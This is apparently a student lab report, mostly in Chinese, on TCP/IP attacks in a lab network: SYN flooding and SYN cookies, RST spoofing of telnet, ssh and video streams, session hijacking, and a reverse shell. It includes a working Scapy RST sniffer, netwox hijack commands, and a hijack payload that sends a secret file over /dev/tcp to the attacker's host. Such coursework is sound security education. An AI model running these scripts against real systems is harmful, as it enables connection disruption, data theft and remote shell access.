TCP/IP Attack Lab

Task 1: SYN Flooding Attack

```
lab@lab-virtual-machine:~/Desktop$ sudo sysctl -w net.ipv4.tcp_max_syn_backlog=32
net.ipv4.tcp_max_syn_backlog = 32
lab@lab-virtual-machine:~/Desktop$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 32
```

图 1.1 设置 syn_backlog

首先将 tcp_max_syn_backlog 的值设置的更小，这样更容易阻塞。

```
lab@lab-virtual-machine:~/Desktop$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 192.168.220.132:23      192.168.220.130:51844   TIME_WAIT
tcp6       0      0 ::1:631                 :::*                    LISTEN
udp        0      0 0.0.0.0:631             0.0.0.0:*
udp        0      0 0.0.0.0:32791           0.0.0.0:*
udp        0      0 127.0.0.53:53           0.0.0.0:*
udp        0      0 192.168.220.132:68      192.168.220.254:67      ESTABLISHED
```

图 1.2 未攻击前受害主机 netstat 情况

```
lab@lab-virtual-machine:~/Desktop$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 192.168.220.132:23      245.148.29.19:46650     SYN_RECV
tcp        0      0 192.168.220.132:23      255.161.182.254:20353   SYN_RECV
tcp        0      0 192.168.220.132:23      245.120.44.207:59589    SYN_RECV
tcp        0      0 192.168.220.132:23      250.41.29.220:44272     SYN_RECV
tcp        0      0 192.168.220.132:23      249.220.112.11:41914    SYN_RECV
tcp        0      0 192.168.220.132:23      242.139.217.152:35459   SYN_RECV
tcp        0      0 192.168.220.132:23      242.173.155.151:30344   SYN_RECV
tcp        0      0 192.168.220.132:23      250.156.213.154:23491   SYN_RECV
tcp        0      0 192.168.220.132:23      253.213.98.167:60005    SYN_RECV
tcp        0      0 192.168.220.132:23      254.103.217.156:64015   SYN_RECV
tcp        0      0 192.168.220.132:23      241.44.234.163:62480    SYN_RECV
tcp        0      0 192.168.220.132:23      242.93.205.206:47620    SYN_RECV
tcp        0      0 192.168.220.132:23      243.179.189.87:10430    SYN_RECV
```

图 1.3 攻击时受害主机 netstat 情况

```
[09/12/20]seed@VM:~$ telnet 192.168.220.132
Trying 192.168.220.132...
telnet: Unable to connect to remote host: Connection timed out
```

图 1.4 连接受害主机超时

关闭 syn_cooikes，使用 syn 泛洪攻击受害主机，此时再尝试 telnet 连接发现超时，攻击成功。

```
lab@lab-virtual-machine:~/Desktop$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 192.168.220.132:23      244.134.194.207:17542   SYN_RECV
tcp        0      0 192.168.220.132:23      241.17.91.231:18648     SYN_RECV
tcp        0      0 192.168.220.132:23      255.133.251.99:63000    SYN_RECV
tcp        0      0 192.168.220.132:23      255.9.197.81:1137       SYN_RECV
tcp        0      0 192.168.220.132:23      253.144.207.237:44440   SYN_RECV
tcp        0      0 192.168.220.132:23      251.54.123.247:63317    SYN_RECV
tcp        0      0 192.168.220.132:23      245.227.231.9:17580     SYN_RECV
tcp        0      0 192.168.220.132:23      246.182.152.36:48726    SYN_RECV
tcp        0      0 192.168.220.132:23      248.32.53.52:52026      SYN_RECV
tcp        0      0 192.168.220.132:23      254.246.60.60:10166     SYN_RECV
tcp        0      0 192.168.220.132:23      243.55.105.181:40110    SYN_RECV
tcp        0      0 192.168.220.132:23      241.197.40.67:5397      SYN_RECV
```

图 1.5 打开 tcp_syn_cooikes 后 syn 泛洪攻击时受害主机 netstat 情况

```
[09/12/20]seed@VM:~$ telnet 192.168.220.132
Trying 192.168.220.132...
Connected to 192.168.220.132.
Escape character is '^]'.
lab
Ubuntu 20.04.1 LTS
lab-virtual-machine login: lab
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-47-generic x86_64)
```

图 1.6 连接受害主机成功

当打开 tcp_syn_cooikes 后，主机会启用安全机制。当服务器收到一个 syn 报文时，根据报文信息生成一个哈希作为 cooikes，而此时并不生成 TCB。将哈希的值作为序列号发回客户端。只有当客户端将携带正确序列号的 ack 发回来之后才分配资源维护这个 TCP 连接。在 syn 泛洪攻击中，syn-ack 并不会发到攻击者主机。因此，攻击者实际上并没有过度消耗受害者的网络资源，攻击失败。

Task 2: TCP RST Attacks on telnet and ssh Connections

Using Netwox

```
lab@lab-virtual-machine:~/Desktop$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 192.168.220.132:23      192.168.220.130:51868   ESTABLISHED
tcp6       0      0 ::1:631                 :::*                    LISTEN
```

图 2.1.1 建立 telnet 连接

首先由 192.168.220.132 作为服务器，192.168.220.130 作为客户端，建立 TELNET 连接。

```
[09/12/20]seed@VM:~$ sudo netwox 78 -i "192.168.220.130"
^Z
[1]+  Stopped                 sudo netwox 78 -i "192.168.220.130"
```

图 2.1.2 发起攻击

由主机 192.168.220.129 发起攻击，假冒 192.168.220.130 客户端向服务器发送 RST 报文。

```
skwang@skwang-virtual-machine:~$ telnet 192.168.220.132
Trying 192.168.220.132...
Connected to 192.168.220.132.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
lab-virtual-machine login: lsb
Password:

Login incorrect
lab-virtual-machine login: lab
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-47-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


69 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
*** System restart required ***
Last login: Sat Sep 12 10:36:04 CST 2020 from 192.168.220.130 on pts/1
lab@lab-virtual-machine:~$
lab@lab-virtual-machine:~$ Connection closed by foreign host.
```

图 2.1.3 攻击效果

在客户端，敲入回车（暂不理解）后发现连接被断开，攻击成功。

```
skwang@skwang-virtual-machine:~$ ssh lab@192.168.220.132
The authenticity of host '192.168.220.132 (192.168.220.132)' can't be established.
ECDSA key fingerprint is SHA256:Xv04WtuirlBiQLSdOb91en3AhsEzMuOEjuwjtYlrivM.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.220.132' (ECDSA) to the list of known hosts.
lab@192.168.220.132's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-47-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


69 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
*** System restart required ***
Last login: Sat Sep 12 11:30:48 2020 from 127.0.0.1
lab@lab-virtual-machine:~$
lab@lab-virtual-machine:~$ packet_write_wait: Connection to 192.168.220.132 port 22: Broken pipe
```

图 2.1.4 ssh 连接下的攻击

在虚拟机 AB 之间建立了 SSH 连接之后，在虚拟机 M 上用同样的命令可以断开连接。即使 SSH 使用了 TLS，其下层仍然是 TCP。

Using Scapy



图 2.2.1 捕获最后一次 TCP 报文

攻击者通过在混杂模式网卡上抓包，获得服务器发给客户端的下一次序列号。然后假冒服务器向客户端发送 RST 报文。



图 2.2.2 攻击效果

在客户端发现连接被断开，攻击成功。

Task 3: TCP RST Attacks on Video Streaming Applications



图 3.1 使用 netwox 工具

攻击方式同 Task2，攻击效果显著。首先在 wireshark 中可以看到 RST 报文的传输；其次在视频网站网页上看到视频无法播放的错误信息。



图 3.2 使用 scapy

```python
import sys
from scapy.all import *

def spoof_tcp(pkt):
    ip = IP(dst='192.168.220.130', src=pkt[IP].dst)
    tcp = TCP(flags='R', seq=pkt[TCP].ack, dport=pkt[TCP].sport,\
        sport=pkt[TCP].dport)
    spoofpkt=ip/tcp
    send(spoofpkt, verbose=0)

pkt=sniff(filter='tcp and src host 192.168.220.130', prn=spoof_tcp)
```

图 3.3 spoofing RST 核心代码

另外尝试使用 scapy 进行 RST 攻击。此时在 wireshark 中能看到 RST 报文，而视频播放则卡在缓冲界面，无法正常播放。

Task 4: TCP Session Hijacking

Using Netwox

```
[09/12/20]seed@VM:~$ sudo netwox 40 --ip4-src 192.168.220.130 --ip4-dst 192.
168.220.132 --tcp-src 36052 --tcp-dst 23 --tcp-seqnum 1572930371 --tcp-acknu
m 936008448 --tcp-ack --tcp-window 501 --tcp-data "6c"
IP_____________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0____|___________0x0029=41___________|
|              id               |r|D|M|       offsetfrag        |
|________0xE508=58632__________|0|0|0|_______0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x00=0____|____0x06=6____|___________0x9B6E______________|
|                          source                               |
|_______________________192.168.220.130_________________________|
|                        destination                            |
|_______________________192.168.220.132_________________________|
TCP____________________________________________________________.
|          source port          |       destination port        |
|________0x8CD4=36052__________|___________0x0017=23___________|
|                          seqnum                               |
|____________________0x5DC10343=1572930371______________________|
|                          acknum                               |
|____________________0x37CA5B00=936008448_______________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|0|0|0|0|__________0x01F5=501___________|
|           checksum           |            urgptr             |
|________0x86CB=34507__________|___________0x0000=0____________|
6c                                                        # l
```

图 4.1 构造 TELNET 报文

利用 wireshark，查看上次 TELNET 报文的字节流序列号和确认号，用于构造报文的参数。报文的负载是命令，但是 TELNET 一次直传一个字符，所以此处选择简单命令 ls。图 4.1 报文首先传输了字符"l"，之后按同样方法传"s"和"\r"。



图 4.2 报文传输

因为没有指定应答报文的接收端，所以使用 wireshark 直接观察报文。三条红色的标记报文分别

是"l"、"s"、"\r"，红色标记是因为它们覆盖了正常的 TCP 字节流，但这对实验结果没有影响。1167 和 1168 即服务器传回来的应答，可以从下面的窗口看到 TELNET 服务器信息已经通过网络传输过来了。

Using Scapy

```
import sys
from scapy.all import *

print("SENDING SESSION HIJACKING PACKET...")
ip = IP(src="192.168.220.130", dst="192.168.220.132")
tcp = TCP(sport=36098, dport=23, flags="A", \
    seq=2374595859, ack=577860253)
Data = "\r cat /home/lab/secret > /dev/tcp/192.168.220.129/9090\r"
pkt=ip/tcp/Data
send(pkt, verbose=0)
```

图 4.5 伪造报文核心代码



图 5.5 wireshark 抓包情况

```
[09/12/20]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [192.168.220.132] port 9090 [tcp/*] accepted (family 2, spor
t 56268)
BOO!
```

图 5.6 攻击者在 9090 端口得到数据

同理伪造报文，攻击者通过 nc 的开放端口得到了 secret 文件中存储的数据："BOO!"。

Task 5: Creating Reverse Shell using TCP Session Hijacking

核心代码如 Task 文档所示，不再赘述。序列号的设置问题同 Task4。

```
[09/12/20]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [192.168.220.132] port 9090 [tcp/*] accepted (family 2, spor
t 56276)
lab@lab-virtual-machine:~$ pwd
pwd
/home/lab
lab@lab-virtual-machine:~$ ls
ls
Desktop
Documents
Downloads
Music
Pictures
```

图 5.1 reverse shell

如图成功获得 shell，可以正常执行命令。